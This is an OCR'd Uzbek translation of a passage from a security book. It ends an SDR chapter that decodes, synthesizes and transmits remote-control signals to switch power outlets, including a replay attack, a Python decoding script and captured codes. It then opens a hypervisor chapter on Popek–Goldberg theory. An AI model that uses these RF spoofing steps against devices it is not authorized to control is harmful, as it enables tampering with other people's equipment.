
Simbol tezligi va davri tasdiqlangandan so‘ng, endi simvollarning ajratib olinishi va ularni ikkilik ma’lumotga aylantirish mumkin. Buni amalga oshirish

uchun, o‘rtadagi sichqonchani amplituda diagrammasidan foydalaniladi. Amplituda diagrammasi qo‘shilganda, spektr diagrammasiga uchta gorizontal chiziqli yangi qavs qo‘shiladi. Qavs simbol ma’lumotida to‘g‘ri joylashtirilishi (markazlashtirilishi) kerak, shunda yangi qo‘shilgan amplituda diagrammasida simbol ma’lumotining amplituda diagrammasini olish mumkin. Bu holatda, qavslar simbol ma’lumotining ustiga markazlashtirilgan va Power Max/Min sozlamalari ma’qul bo‘lsa, diagramma kvadrat to‘lqin kabi ko‘rinadi (22.9-rasmda keltirilgan). Kvadrat to‘lqin kvadrat to‘lqin kabi ko‘rinishi bilan, simvollarning standart chiqishga (stdout) chiqarilishi uchun o‘rtadagi sichqoncha yana bir marta ishlatiladi. Ajratilgan qiymatlar so‘ngra inspectrum chaqirilgan buyruq qatorida chop etiladi (22.10-rasmga qarang). Shu nuqtada, amplituda vektorini ikkilik vektorga aylantirish uchun Python dasturlashga o‘tiladi.

Ajratilgan simvollarning qiymatlari –1 va 17 oralig‘ida, shuning uchun ularni osonroq qayta ishlash uchun ikkilik ma’lumotga aylantirish kerak. Mantiqiy usul – ma’lum bir threshold (chegaralash) qiymatini tanlash, bu yerda thresholddan kattaroq bo‘lgan har qanday narsa ikkilik 1, va undan past bo‘lgan har qanday narsa ikkilik 0 bo‘ladi. Yaqinlashib kelayotgan decode-inspectrum.py skripti foydalanuvchiga inspectrumdan ajratilgan qiymatlar asosida threshold tanlash imkonini beradi.



22.9-rasm. *Amplituda diagrammasi*



22.10-rasm. *Olingan simvollar*

Eslatma! *Amaldagi minimal va maksimal qiymatlar Power Min/Max sozlamalariga qarab o‘zgarishi mumkin. Men `thresh` (threshold uchun) parametrini dekodlash funksiyasiga qo‘shdim, bu turli qiymatlarni hisobga olish imkonini beradi.*

```
GH6 > ❶ipython3
Python 3.8.10 (default, Jun 2 2021, 10:49:15)
Type 'copyright', 'credits' or 'license' for more information
IPython 7.13.0 -- An enhanced Interactive Python. Type '?' for help.
In [1]: ❷load decode-inspectrum.py
In [2]: #!/usr/bin/env python
import bitstring
from bitstring import BitArray, BitStream
def decode(pfx,thresh,symbols):
symbolString = ''
for i in symbols:
if i > thresh:
symbolString += '1'
else:
symbolString += '0'
hexSymbols = BitArray('0b' + symbolString)
convertedSymbols = hexSymbols.hex.replace('e','1').replace
('8','0')
```

```
    print("{0:<12s}{1}".format(pfx, hexSymbols))
    print("{0:<12s}{1}".format(pfx, BitArray('0b'+convertedSymbols[:-1])))
    print(symbolString)
    In [3]: ❸tmp= 16.8144, 16.9547, 16.5725, -0.999272, 17.3654, -0.996848, -0.999571,
-0.993058, 17.4464, -0.996842, -0.997412, -0.998701, 16.4391, 16.539, 16.8396, -0.99971,
17.4098, -0.998961, -0.999215, -0.999266, 17.6255, -0.997948, -0.999665, -0.997095, 16.7962,
-0.998431, -0.999317, -0.997847, 16.9901, 16.8522, 16.5621, -0.997813, 17.4498, 16.2673,
17.0281, -0.99554, 17.5745, 16.7143, 17.0249, -0.999877, 16.2243, -0.999978, -0.997165,
-0.998568, 16.7289, 17.4944, 17.4021, -0.997684, 17.4977, 17.0088, 16.4327, -0.998229, 16.1483,
-0.999961, -0.998696, -0.998189, 16.8322, -0.997751, -0.995315, -0.996984, 18.5881, -0.999142,
-0.997718, -0.997556, 17.4115, -0.999687, -0.999922, -0.998284, 18.465, -0.998248, -0.999491,
-0.997841, 17.7649, -0.999843, -0.999323, -0.998556, 17.8577, -0.999423, -0.997512, -0.999266,
17.9569, -0.999706, -0.998791, -0.998976, 17.4343, -0.995211, -0.998814, -0.996952, 17.6677,
-0.999965, -0.999467, -0.997974, 17.8313, 16.8585, 16.4318, -0.997114, 17.6524, -0.999487,
-0.9997, -0.999322
    In [4]: ❹decode("one on",10,tmp)
    one on ❺0xe88e888eee8ee8888888888e8
    one on ❻0x91d801
    ❼1110100010001110100010001000111011101110100011101110100010001000100010001000
0010001000100010001110100 0
    In [5]: quit
```

Ma'lumotlar bilan interaktiv tarzda ishlash uchun men **ipython3** ❶ dan foydalanaman, ammo kodni qanday ishlatishni tanlash mumkin. **ipython3** ning afzalliklaridan biri shundaki, rutinni o'zgartirib, uni xohlagancha qayta yuklash mumkin ❷. **decode** ❹ rutini **inspectrum**dan olingan simvollarning chiqishini ❸ oladi va dekodlangan ma'lumotlarni xom hex dekod ❺, tarjima qilingan simvollar dekod ❻ va xom binary dekod ❼ shaklida chiqaradi. Tarjima qilingan simvollar dekodi on-off kalitlashda ikki simvol paydo bo'lganligi asosida tuzilgan. Binary ma'lumotlar ham xuddi shu ikki simvolni aks ettiradi, uzun impuls 0xe, qisqa impuls esa 0x8. Barcha qo'lga olingan ma'lumotlarda dekodlash natijalari quyida ko'rsatilgan:

```
# Hex representation of symbols
# Data separated on groupings of 2 bits, 16 bits, 7 bits
remote 1 one on 0xe88e888eee8ee8888888888e8
remote 1 two on 0xe88e888eee8ee88888888e88
remote 1 three on 0xe88e888eee8ee888888888e888
remote 1 one off 0xe88e888eee8ee88888888ee88
remote 1 two off 0xe88e888eee8ee8888888e88e8
remote 1 three off 0xe88e888eee8ee88888888e8888
remote 2 one on 0xe8ee8eeeeeeee8eeee88888e8
remote 2 two on 0xe8ee8eeeeeeee8eeee8888e88
remote 2 three on 0xe8ee8eeeeeeee8eeee888e888
remote 2 one off 0xe8ee8eeeeeeee8eeee888ee88
remote 2 two off 0xe8ee8eeeeeeee8eeee88e88e8
remote 2 three off 0xe8ee8eeeeeeee8eeee88e8888
# Converted values (assuming 0xe=1 and 0x8=0)
remote 1 one on 0x91d801
remote 1 two on 0x91d802
remote 1 three on 0x91d804
remote 1 one off 0x91d806
remote 1 two off 0x91d809
remote 1 three off 0x91d808
remote 2 one on 0xb7fbc1
remote 2 two on 0xb7fbc2
remote 2 three on 0xb7fbc4
remote 2 one off 0xb7fbc6
remote 2 two off 0xb7fbc9
remote 2 three off 0xb7fbc8
```

Har bir paketning boshlanishi aniq emas, lekin u doimo binar 10 (hexda 0xe8 sifatida ifodalangan) bilan boshlanadi. Shundan keyin, ma'lumot faqat remotalar o'rtasida farq qiladi, bu esa remotalar faqat juftlashtirilgan rozetkalarda ishlashini ko'rsatishi mumkin. Agar ikkala remotda ham bir xil operatsiya taqqoslansa, oxirgi 4 bit aniq operatsiyani (ya'ni, Outlet 1 ni yoqish) ko'rsatadi. Agar bu oldin aniq bo'lmasa, endi replay hujumlari faqat juftlashtirilgan rozetkalar bilan ishlashini bilish mumkin.

Signallarning oldindan ko'rinishini olish (Preview)

Endi barcha sa'y-harakatlarning natijalaridan foydalanib, o'z ma'lumotlarni sintez qilish mumkin. Ko'rish bosqichining maqsadi, ma'lumotlarni havo orqali yuborishdan oldin ular kutgan narsaga o'xshashligini tekshirishdir. Bu bosqichni ijro bosqichi bilan birlashtirish mumkin, ammo uni o'tkazib yubormaslik uchun alohida bosqich sifatida ko'rib chiqish muhimdir.

Hozirgacha yaratgan oqim diagrammalarimiz nisbatan oddiy bo'lib, juda kam harakatlanuvchi qismlarga ega edi. Signalni boshidan yaratish uchun yangi bloklardan foydalaniladi, ular 22.3-jadvalda ta'riflangan. 22.11-rasmdagi oqim diagrammasida osmocom sink bloki mavjud, lekin o'q va blok boshqa rangda ekanligini ko'rish mumkin. Bu ularning o'chirilganligini bildiradi. Yana bir nozik o'zgarish shundaki, odatdagi 4 MSps o'rniga 1 MSpsga o'tildi. Ma'lumotlarni sintez qilinayotganligi uchun avvalgi kabi bir xil namunaviy tezlikni ishlatish shart emas. Bundan tashqari, tanlangan namunaviy tezlik simvol tezligini 275μs ko'rsatishni osonlashtirdi.


22.3-jadval.

Signal Synthesis uchun yangi GNU Radio bloklarining tavsifi

Nom |	Maqsad	Parametrlar
Vektor	Uzunligi binar ma'lumotlar vektori yuborish uchun.	
Nizomli aralashuvchi	Bir nechta manbalarni bitta vektorga birlashtiradi	Kirishlarning shabloni. Shablon har bir manbadan olingan qiymatlar sonini ko'rsatadi. Bu holatda, o'zgarmaydigan ma'lumotni manzillash, operatsiya va bo'shliq bilan birlashtirasiz.
Doimiy *Manba*	Tavsif: Paketlar orasidagi bo'shliqni to'ldirish uchun patterned interleaver'ga doimiy 0 bitini taqdim etadi.	
Takrorlash	Har bir binar qiymatni simvol va namuna tezligi asosida takrorlab, binar naqshni simvol naqshiga aylantiradi.	Interpolatsiya: Tavsif: Namuna tezligini simvol tezligi bilan ko'paytiradi. Masalan, 1 MSps * 275µs/simvol = 275 namuna/simvol.
Ko'paytirish	Aralashtiradi (modulyatsiya qiladi) Ma'lumotni tashuvch bilan aralashtiradi (modulyatsiya qiladi). Bu tashuvchining chastotasini yoqish va o'chirishni (on-off keying) samarali amalga oshiradi.	
Manba	Toshqin chastotasini ishlab chiqaradi.	Namuna tezligi: 1M To'lqin shakli: Kosinus Chastota:314.98 MHz
Osmocom Sink	SDR orqali uzatiladigan ma'lumotlarni yuboradi.	Sample Rate: 1M Ch0: Frequency: 314.98 MHz Ch0: RF Gain: 8

Shakllar ikkilik formatda ko'rsatilgan bo'lib, pultdan yuborilgan ma'lumotlar qanday bo'lishini aniqlash uchun ishlatiladi.

*Pattern = [0,0,0,



***22.13-rasm**: Yakuniy bajarish oqim diagrammasi: test-execute.grc*

Ishga tushirish (Execute)

Sintezlangan ma'lumotlarning havodan qabul qilingan ma'lumotlarga o'xshashligi tekshirib chiqildi. Endi faqat osmocom sinkini yoqish (22.13-rasmga qarang), oqim diagrammasini bajarish orqali uzatishni amalga oshirish va kuchlanish outlet'ining yoqilishini kuzatish kerak. Sinkni yoqish uchun blokni sichqonchaning o'ng tugmasi bilan bosiladi va "Enable" tanlanadi. Agar amaliyot bajarilayotgan bo'lsa, saqlashni minimallashtirish uchun fayl sinki o'chirilgani ma'qul. Endi, SDR yordamida pultning funksiyalarini noldan qayta yaratilgani uchun xursand bo'lish mumkin.

Xulosa

SDR va GNU Radio yordamida nimalarga erishish mumkinligini hali faqat yuzasidan tekshirib ko'rildi, lekin juda oddiy RF qurilmasi tahlil qilindi. SCRAPE jarayonini qo'llash orqali ishchi chastota aniqlandi, ma'lumotlar ushlandi, qayta ijro hujumi o'tkazildi, ma'lumotlar strukturasi tushunchalar berilib, ma'lumotlarni noldan sintetik qilindi. GNU Radio signallarni qurilmasiz simulyatsiya qilish imkonini berishi ham ko'rib chiqildi. Ushbu bob SDR ga qiziqtirdi va bu mavzu erishish mumkin bo'lgan darajada ekanligiga ishonch beradi.

Qo'shimcha manbalar

bladeRF www.nuand.com/

Foydalanilgan adabiyotlar

wiki.gnuradio.org/index.php/Guided_Tutorial_Introduction, wiki.gnuradio.org/index.php/Guided_Tutorial_GRC, wiki.gnuradio.org/index.php/Guided_Tutorial_GNU_Radio_in_Python

HackRF One greatscottgadgets.com/hackrf/

Inspectrum github.com/miek/inspectrum

IPython ipython.readthedocs.io/en/stable/index.html

PyBOMBS github.com/gnuradio/pybombs

The National Association for Amateur Radio www.arrl.org

"Software Defined Radio with HackRF"(tutorial by Michael Ossmann, the creator of HackRF) greatscottgadgets.com/sdr/

USRP www.ettus.com/product/category/USRP-Bus-Series

V BO‘LIM.
HYPERVISORLARDA XAKERLIK

23-BOB. GIPERVIZORLAR

Ushbu bob quyidagi mavzularni o‘z ichiga oladi:
- Virtualizatsiya qilinadigan arxitekturalarning nazariy modeli
- x86 virtualizatsiyasi
- Paravirtualizatsiya
- Apparat yordamida virtualizatsiya

Virtualizatsiya – bu operatsion tizimlar fizik mashinada (xost) bir vaqtning o‘zida bajarilishi mumkin bo‘lgan bir nechta, izolyatsiyalangan virtual muhitlarni yaratish jarayonidir. So‘nggi bir necha yil ichida, ushbu texnologiyaga qiziqish oshdi, chunki u operatsion xarajatlarni kamaytirishda taqdim etadigan afzalliklar mavjud. Biroq, fizik resurslarni baham ko‘rish yangi xavfsizlik xavflarini keltirib chiqaradi. Masalan, virtual muhitlardan biriga kirish huquqiga ega bo‘lgan hujumchi virtualizatsiya stekida kamchilikdan foydalanib, xostni buzishi va ushbu fizik mashinada ishga tushirilayotgan boshqa virtual muhitlarga kirish huquqini olish imkoniyatiga ega bo‘lishi mumkin.

Ushbu bobda virtualizatsiya qismining asosiy qismi: gipervizor dasturi haqida so‘z boradi. Dastavval virtualizatsiya qilinadigan arxitekturaning nazariy modelidan boshlanib, uning xususiyatlari va umumiy virtualizatsiya tushunchalarini muhokama qilinadi. Keyin x86 ga oid o‘ziga xos xususiyatlarga to‘xtalib o‘tiladi, ushbu aniq arxitekturaning nazariy modelga nisbatan taqqoslanishini amalga oshiriladi, x86/x86_64 arxitekturalari va turli bajarish rejimlari, istisnolar, segmentatsiya va sahifalash kabi tushunchalar bilan tanish bo‘lish talab qilinadi.

Eslatma! *Ushbu kitobning doirasida har bir mavzuni chuqurroq muhokama qilish imkoniyati mavjud emas. O‘quvchi ushbu bobni to‘ldirish uchun ko‘rsatilgan manbalardan materiallarni o‘qishi kerak.*

Gipervisor nima?

Gipervisor yoki virtual mashina kuzatuvchisi (VMM) – bu xostda ishlaydigan komponent bo‘lib, virtual mashinalarning (VM) yaratish, resurslarni taqsimlash va bajarilishini boshqaradi. Har bir VM turli operatsion tizimlar (OT) ishlashi mumkin bo‘lgan izolyatsiyalangan virtual muhitni taqdim etadi.

Virtualizatsiya tushunchasi 60-yillarning oxirlariga borib taqaladi. IBM birinchi CP/CMS1 tizimlarini ishlab chiqqanida: VMM dasturi Control Program (CP) deb atalib, u VMlarni CMS deb nomlangan yengil operatsion tizim bilan ishga tushira olardi. Biroq, 32-bitli x86 protsessorlarini to‘liq virtualizatsiya qilishga muvaffaq bo‘lgan birinchi mahsulot ko‘p yillar o‘tib, 1999-yilda VMware Workstation2 taqdim etilganida yuz berdi.

Popek va Goldbergning virtualizatsiya teoremalari

1974-yilda Gerald J. Popek va Robert P. Goldberg o‘zlarining virtualizatsiya teoremalarini e’lon qildilar, unda ular samarali virtualizatsiya qilinadigan arxitekturalar uchun talablarni rasmiy ravishda kiritdilar. Ushbu nazariyani o‘rganishimiz kerak, chunki bu bizga arxitektura implementatsiyalarining o‘zaro aloqalarini tushunishga yordam beradi.

Ularning ishlanmasi foydalanuvchi/monitor bajarish rejimlariga ega bo‘lgan CPU va oddiy tuzoq mexanizmidan iborat kompyuter modelidan boshlanadi. Ushbu modelda xotira yagona tizim resursi bo‘lib, CPU uni ko‘chirish ro‘yxatidan chiziqli, nisbiy manzilash orqali kiradi. CPU instruksiyalari quyidagicha tasniflanadi:

- **Imtiyozli instruksiyalar** (Privileged instructions) – Bu ko‘rsatmalar faqat nazorat (supervisor) bajarish rejimida mavjud. Ushbu modelda, agar CPU bajarish rejimi foydalanuvchi rejimi bo‘lsa, ma’muriy ko‘rsatmani bajarishga harakat qilish har doim qayta ishga turishish olib keladi.
- **Nazoratga sezgir instruksiyalar** (Control-sensitive instructions) – Bu ko‘rsatmalar bir yoki bir nechta tizim resurslarining konfiguratsiyasiga ta’sir qiladi. Hozirgi modelda, bu ta’sirlar orasida qayta joylashish registrining qiymati va CPU bajarish rejimi mavjud.
- **Xulq-atvor sezgir instruksiyalar** – bu instruksiyalar tizim resurslarining konfiguratsiyasiga qarab turli xil xulq-atvorni ko‘rsatadi. Hozirgi modelda ular ko‘chirish ro‘yxati konfiguratsiyasidan (joyga sezgir) yoki CPUning hozirgi bajarish rejimidan (rejimga sezgir) ta’sirlanishi mumkin.
- **Zararli instruksiyalar** – bu instruksiyalar nazoratga sezgir yoki xulq-atvor sezgir emas.

Diqqat! *Ba’zi asl ta’riflar ish e’lon qilingan vaqtda mavjud bo‘lgan arxitekturalarning ayrim jihatlarini aks ettiradi. Soddalashtirish maqsadida, ba’zi ta’riflar kamroq aniqroq variantlar bilan o‘zgartirilgan.*

VMM (virtual machine monitor) quyidagi modullardan iborat bo‘lgan, nazorat rejimida ishlaydigan dastur sifatida ta’riflanadi:

- **Dispatcher** – bu tuzoqni boshqaruvchi dastur bo‘lib, tuzoq manziliga qarab allocator yoki interpreter funksiyalarini chaqiradi.

• **Allocator** – dispatcher tomonidan chaqiriladi, agar VM nazoratga oid buyruqni bajarishga urinsa. Allocator tizim resurslarini boshqaradi, VMM resurslarini VMs'lardan va VM'larga tayinlangan resurslarni bir-biridan izolyatsiya qiladi.

• **Interpreter** – dispatcher tomonidan chaqiriladi, agar VM imtiyozli buyruqni bajarishga urinsa. Interpreter xatoga olib keluvchi buyruqni mahalliy ravishda bajarilgandek simulatsiya qiladi.

VM (virtual machine) quyidagi tavsifga ega bo'lgan virtual muhit sifatida aniqlanadi–aniqrog'i, "haqiqiy mashinaning samarali, izolyatsiya qilingan nusxasi." VMlar foydalanuvchi-rejimida ishlaydi va quyidagi xususiyatlarga ega:

Ekvivalentlik – VM'da ishlayotgan dasturlar haqiqiy ijro bilan bir xil xatti-harakatlarni namoyish etishi kerak.

Samaradorlik – zararsiz ko'rsatmalar CPU tomonidan bevosita bajarilishi kerak. VM (virtual mashina)da ishlayotgan dasturlar maksimal darajada faqat kichik tezlik pasayishlarini ko'rsatishi kerak..

Resursni boshqarish – VM'da ishlayotgan dasturlar VMM tomonidan aniq taqsimlanmagan yoki boshqa tizim resurslariga ta'sir qiluvchi resurslarga kira olmasligi kerak.

Ushbu ta'riflardan uchta virtualizatsiya teoremasi chiqadi:

– Har qanday kompyuter uchun, VMM qurilishi mumkin, agar uning sezgir buyruqlar to'plami imtiyozli buyruqlar to'plamining kichik to'plami bo'lsa.

– Kompyuter rekursiv ravishda virtualizatsiya qilinishi mumkin bo'lsa, (a) u virtualizatsiya qilinishi mumkin va (b) vaqt bilan bog'liq bo'lmagan VMM qurilishi mumkin bo'lsa.

– Gibrid virtual mashina (HVM) foydalanuvchiga bog'liq ko'rsatmalar to'plami ma'muriy ko'rsatmalar to'plamining bir qismi bo'lgan har qanday kompyuter uchun qurilishi mumkin.

Birinchi teorema ekvivalensiya va resurs-nazorat xususiyatlariga muhim ta'sir qiladi. Agar *sensetiv instruksiya* (bu joriy protsessorning imtiyozlar darajasini o'zgartirish uchun ishlatilishi mumkin bo'lgan har qanday holat) to'plami (control-sensetiv va behavior-sensetiv *instruksiyalar* birlashmasi) imtiyozli buyruqlar bo'lsa, unda har qanday sezgir buyruqni bajarish urinishlari VMM'ning dispatcheriga tuzatishga olib keladi. Dispatcher, agar tuzatish nazorat-sezgir buyruqdan kelgan bo'lsa (resurs-nazorat xususiyati saqlanadi), allocatorni chaqiradi yoki agar tuzatish tezkor buyruqdan kelgan bo'lsa (ekvivalensiya xususiyati saqlanadi), interpreterni chaqiradi. Innocuous buyruqlar CPU tomonidan to'g'ridan-to'g'ri bajariladi yoki agar ular imtiyozli buyruqlar bo'lsa interpreter tomonidan boshqariladi (ekvivalensiya xususiyati saqlanadi). Bunday VMM implementatsiyasi "trap-and-emulate" deb ataladi va arxitektura "klassik virtualizatsiya qilinadigan" deb hisoblanadi, agar VMM to'liq shu tarzda amalga oshirilishi mumkin bo'lsa.

Ikkinchi teorema qayta virtualizatsiya qilinadigan kompyuterga, hozirda "nested virtualization – bu bir virtual mashina (VM) ichida yana bir virtual mashinani

ishga tushirish jarayoni" deb ataladigan tushunchaga taalluqlidir. Garchi nazariyada VM tomonidan taqdim etilgan virtual muhit haqiqiy mashinaning nusxasi bo'lishi kerak bo'lsa-da, amalda bu doimo to'g'ri emas. Aksincha, u cheklangan subset yoki o'xshash kompyuter oilasini ifodalashi mumkin. O'sha davrdagi misol sifatida IBM S/360-67 ustida ishlaydigan CP-67, bu pagingni qo'llab-quvvatlagan, lekin pagingni qo'llab-quvvatlamaydigan S/360-65 virtual muhitini ochib berdi. Pagingning yo'qligi CP-67ni qayta ishga tushirishga imkon bermadi, bu uchun modifikatsiyalar talab qilindi. Hatto agar VMM o'zining barcha talab qilinadigan xususiyatlari bilan virtual muhitni taqdim etsa ham, bu muhitda samarali ishlash zarur.

Uchinchi teorema bilan bir qator yangi ta'riflarga duch kelamiz: xususiyatlarini inobatga oluvchi ko'rsatmalar – bu foydalanuvchi-rejimida bajarilganda sentetiv instruksiya; shuningdek, nazoratchi-hassos instruksiya – bu nazoratchi-rejimida bajarilganda sezgir bo'lgan instruksiya sifatida ta'riflanadi.

23.1-jadval.

Popek va Goldbergning Kompyuter Modeli va Multitaskingni qo'llab-quvvatlovchi apparatlarning taqqoslanishi

	Popek va Goldbergning Kompyuter Modeli	Multitasking qo'llab-quvvatlovchi apparat
Ishlash rejimlari	Nazoratchi/Foydalanuvchi rejimlari	Himoya halqalari
Tizim Resurslarini Xaritalash	Ko'chirish Registri	Segmentatsiya vaSahifalash
Tuzilishlar	Tuzilish Mexanizmi	Apparat Xatoliklari/ Tuzilishlari

HVM (Gibrid Virtual Mashina) past samarali VMM (Virtual Mashina Monitori) amalga oshirilishi sifatida ta'riflanadi, bunda virtual nazoratchi rejimida bajarilayotgan barcha kodlar tarjima qilinadi. Ushbu teorema birinchi teoremaning talablarini yumshatadi, shunda o'sha davrda mavjud bo'lgan ba'zi arxitekturalar ularni qondira olishlari mumkin bo'ladi.

Goldbergning apparat virtualizatori


Virtualizatsiya qilinishi mumkin bo'lgan arxitekturalar va multitasking OSlar uchun ishlab chiqilgan apparatlar o'xshash xususiyatlarga ega. Bu o'xshashlikdan himoya qiluvchi apparat mexanizmlarining mavjudligidan kelib chiqadi. Ularni farqlar tizim resurslarini no-privilegiyalangan (foydalanuvchi) dasturlardan himoya qiluvchi apparat mexanizmlarining mavjudligidan kelib chiqadi. Ularni farqi 23.1-jadvalda taqqoslab ko'rsatib o'tilgan.

VMM (Virtual Mashina Monitori) va multitasking OS yadrosi o'rtasida o'xshashliklarni ham kuzatishimiz mumkin. OS yadrosi privilegiyalangan bajarish rejimida ishlaydi, tizim resurslarini (CPU vaqti, xotira, va saqlash) boshqaradi va foydalanuvchi dasturlarga samarali ishlash uchun muhit taqdim etadi. Farq shundaki, OS tomonidan taqdim etilgan muhit haqiqiy mashinaning nusxasi bo'lishi maqsad qilinmagan, chunki ekvivalensiya xususiyati mavjud emas. Buning o'rniga, foydalanuvchi dasturlarga "kengaytirilgan mashina interfeysi" taqdim etiladi, bu esa priviligiyalangan bo'lmagan rejimdan kiriladigan apparat resurslari va yadroviy dastur interfeysining kombinatsiyasidir.


Ushbu himoya mexanizmlarini samarali virtualizatsiya qilish qiyin bo'lishi mumkin. Bu Goldbergning oldingi ishlaridan birida ko'rib chiqilgan, u "apparat virtualizatori" konseptini taklif qilgan. U ikkita turdagi resurs xaritalarini kiritdi: OS tomonidan boshqariladigan dasturga ko'rinadigan xaritalar va VMM tomonidan boshqariladigan dasturga ko'rinmaydigan xaritalar. Shuningdek, dasturga ko'rinadigan tuzatishlar (OS tomonidan ishlov beriladi) va dasturga ko'rinmaydigan tuzatishlar (VMM tomonidan ishlov beriladi), VM-xatoliklar deb ataladi.

Eslatma! *Windows 9x yadrosi moduli "Virtual Machine Manager" (VMM.vxd) deb nomlangan. Bu, tizim resurslarini no-privilegiyalangan dasturlardan himoya qilishda yaxshi ishlamagan yadrolar uchun qiziqarli nom tanlovidir.*

Dasturga ko'rinadigan resurs xaritalashga misol sifatida, operatsion tizimlar virtual xotira manzilini fizik sahifaga yoki mavjud bo'lmagan sahifaga xaritalash uchun ishlatadigan sahifa mexanizmini keltirish mumkin. Agar dastur mavjud bo'lmagan sahifaga xaritalangan virtual manzildan xotiraga kirishga urinsa, sahifa-xato istisnosini yuzaga keltiradi. Bu istisno OS yadrosi tomonidan qayta ishlanadi, u esa nima qilishni belgilaydi. Goldberg ushbu dasturga ko'rinadigan xaritalashni "ϕ-map" deb ta'riflangan va sahifa-xato istisnosi dasturga ko'rinadigan tuzoqqa aylantiriladi.




Mavjud resursga xarita




Mavjud bo'lmagan resursga xarita

Apparat virtualizatori yangi turdagi xaritani kiritadi, bu "f-map" deb ataladi, u VM ichida ishlayotgan dasturlardan ko'rinmas bo'lib, VMM tomonidan boshqariladi. Oddiy qilib aytganda, f-map VM ning virtual resurslarini haqiqiy apparat resurslariga xarita qiladi. VM ichida ishlayotgan dasturlar resurslarga "f ° ϕ" kombinatsiyalangan xarita orqali kiradi.



